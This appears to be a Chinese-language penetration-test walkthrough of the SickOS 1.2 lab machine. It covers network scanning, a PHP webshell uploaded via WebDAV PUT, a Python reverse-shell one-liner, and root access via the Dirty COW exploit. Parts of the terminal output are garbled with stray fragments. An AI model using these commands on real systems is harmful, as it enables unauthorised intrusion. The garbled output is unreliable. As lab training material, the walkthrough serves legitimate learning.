

一、信息收集

1. 主机发现，如下，经测试发现靶机的ip为192.168.50.157

```
sudo arp-scan -l
```

```
└─$ sudo arp-scan -l
[sudo] kali 的密码:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 192.168.50.215
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1      04:42:1a:bb:8c:48      (Unknown)
192.168.50.34     14:7d:da:1b:03:0c      (Unknown)
192.168.50.66     f0:2f:74:2e:84:5e      (Unknown)
192.168.50.157   00:0c:29:fb:97:99      (Unknown)
192.168.50.243   f4:2a:7d:86:4e:d9      (Unknown)
192.168.50.1      04:42:1a:bb:8c:48      (Unknown) (DUP: 2)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.864 seconds (137.34 hosts/sec)
. 5 responded
```

2. 端口扫描，只开放了22端口和80端口

```
nmap -p- -sV -sC 192.168.50.157
```

```
└─$ nmap -p- -sV -sC 192.168.50.157
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-14 01:35 EDT
Nmap scan report for ubuntu (192.168.50.157)
Host is up (0.00078s latency).
Not shown: 65531 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp    open  http      lighttpd 1.4.28
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: lighttpd/1.4.28
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.77 seconds
```

3. 识别80端口web服务，如下，web中间件为lighttpd 1.4.28, php 5.3.10

```
whatweb http://192.168.50.157
```

```
$ whatweb http://192.168.50.157
http://192.168.50.157 [200 OK] Country[RESERVED][ZZ], HTTPServer[lighttpd/1.4.28], IP[192.168.50.157], PHP[5.3.10-1ubuntu3.21], X-Powered-By[PHP/5.3.10-1ubuntu3.21], lighttpd[1.4.28]
```

4. 扫描web目录，发现有一个test目录，但是test目录下没有东西

```
gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://192.168.50.157
```

```
$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://192.168.50.157

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.157
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/test (Status: 301) [Size: 0] [→ http://192.168.50.157/test/]
/~sys~ (Status: 403) [Size: 345]
Progress: 20469 / 20470 (100.00%)

Finished
```

5. 使用nmap扫一下这个端口和目录支持的http方法

```
nmap -p 80 192.168.50.157 --script http-methods
```

```

└─$ nmap -p 80 192.168.50.157 --script http-methods
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-14 01:42 EDT
Nmap scan report for ubuntu (192.168.50.157)
Host is up (0.00068s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 14.11 seconds

```

6. 发现支持options方法，http的options方法可用来探测服务器对http资源所支持的方法，使用curl探测一下http是否可写

```
curl -v -X OPTIONS http://192.168.50.157/test/
```

```

└─$ curl -v -X OPTIONS http://192.168.50.157/test/
* Trying 192.168.50.157:80 ...
* Connected to 192.168.50.157 (192.168.50.157) port 80
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.50.157
> User-Agent: curl/8.3.0
> Accept: */*
>
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sat, 14 Oct 2023 02:14:17 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.50.157 left intact

```

7. 如上，发现支持PUT方法，说明test目录可写

二、getshell

1. 直接写一个webshell上去，如下，查看test目录，发现写入成功

```
curl -v -X PUT -d '<?php system($_GET["cmd"]);?>'
http://192.168.50.157/test/shell.php
```

```
$ curl -v -X PUT -d '<?php system($_GET["cmd"]);?>' http://192.168.50.157/test/shell.php
* Trying 192.168.50.157:80 ...
* Connected to 192.168.50.157 (192.168.50.157) port 80
> PUT /test/shell.php HTTP/1.1
> Host: 192.168.50.157
> User-Agent: curl/8.3.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Content-Length: 0
< Date: Sat, 14 Oct 2023 02:15:59 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.50.157 left intact
```

2. 利用命令执行反弹shell

```
python -c 'import socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.50.215", 443)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")'
```

```
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.215] from (UNKNOWN) [192.168.50.157] 51001
www-data@ubuntu:/var/www/test$
```

3. 成功getshell，获取到www-data权限


三、权限提升

1. 查看系统内核版本

```
uname -a
lsb_release -a
```

```
www-data@ubuntu:/var/www/test$ uname -a
uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UT
C 2014 i686 i686 i386 GNU/Linux 13 14:22:41 0.3K application/octet-stream
www-data@ubuntu:/var/www/test$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:        12.04
Codename:       precise
```

2. 发现系统为ubuntu 12.04.4，内核版本为linux 3.11.0-15，这个版本的ubuntu存在脏牛提权漏洞CVE-2016-5195，在exploitdb上搜索该cve，发现有exp脚本



The screenshot shows the Exploit Database interface for the entry 'Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKE_DATA' Race Condition Privilege Escalation (/etc/passwd Method)'. The entry details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	m: LINUX	2016-11-28
EDB Verified: ✓		Exploit: ⬇ / {}		Vulnerable App: 📄	

3. 接下来就简单了，直接脏牛一把梭，把exp脚本上传到靶机上

```
curl --upload-file 40839. -v --url http://192.168.50.157/test/40839. -0 --http1.0
```

```

$ searchsploit -p linux/local/40839.c
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'Ptrace_PokeData' Race Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text

(kali@kali)-[~]
$ cd workspace/sickos1.2
(kali@kali)-[~/workspace/sickos1.2]
$ cp /usr/share/exploitdb/exploits/linux/local/40839.c ./
(kali@kali)-[~/workspace/sickos1.2]
$ ls
40839.c 43199.c 44305.c
(kali@kali)-[~/workspace/sickos1.2]
$ curl --upload-file 40839.c -v --url http://192.168.50.157/test/40839.c -O --http1.0
curl: Can't open '40839.c':
curl: try 'curl --help' or 'curl --manual' for more information
curl: (26) Failed to open/read local data from file/application

(kali@kali)-[~/workspace/sickos1.2]
$ curl --upload-file 40839.c -v --url http://192.168.50.157/test/40839.c -O --http1.0
* Trying 192.168.50.157:80 ...
* Connected to 192.168.50.157 (192.168.50.157) port 80
> PUT /test/40839.c HTTP/1.0
> Host: 192.168.50.157
> User-Agent: curl/8.3.0
> Accept: */*
> Content-Length: 4814
>
* We are completely uploaded and fine

```

4. 编译exp，会出现报错，需要链接一下依赖库

```
gcc 40839.c -pthread -lcrypt -o exp
```

```

www-data@ubuntu:/var/www/test$ gcc 40839.c -pthread -lcrypt -o exp
gcc 40839.c -pthread -lcrypt -o exp
www-data@ubuntu:/var/www/test$ ls workspace/sickos1.2
ls
40839.c 43199 43199.c exp shell.php wget-log wget-log.1

```

5. 执行exp，输入一个新密码

```

www-data@ubuntu:/var/www/test$ ./exp workspace/sickos1.2
./exp
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: a123456.
Complete line: $ curl --upload-file 40839.c -v --url http://192.168.50.157/test/40839.c -O --http1.0
firefart:fidf/fs4EulxU:0:0:pwned:/root:/bin/bash
mmap: b7701000

```

6. ssh连接新用户firefart，密码就是刚刚exp中输入的密码，成功获取root权限，但是注意，这个exp可能会让靶机系统崩溃

```

└─$ ssh firefart@192.168.50.157 ash
.000000..o o8o          0000          .000000.          .o          .0000.
d8P'      `Y8  `"'          `888          d8P'      `Y8b          o888          .dP""Y88
b
Y88bo.          0000          .00000.      888 0000 888          888 .0000.o      888          ]8
P'
`"Y8888o. ...`888 d88'  `"Y8 888 .8P' 888          888 d88(  "8      888          .d8P
'2.168.50.215] from (UNKNOWN) [192.168.50.157] 43180
00:/v2"Y88b 888 888          888888.      888          888 `"Y88b.      888          .dP'

oo 43190.d8P 888 888 .ph.o8 888 888b.vge`88b g.l d88' o. )88b      888 .o. .oP
.o /var/www/test$ ./exp
8""88888P' o888o `Y8bod8P' o888o o888o `Y8bood8P' 8""888P'      o888o Y8P 88888888
88 essfully backed up to /tmp/passwd.bak
the new password: a123456.

By @D4rk36

firefart@192.168.50.157's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Apr 26 03:57:15 2016 from 192.168.0.100
firefart@ubuntu:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@ubuntu:~# █

```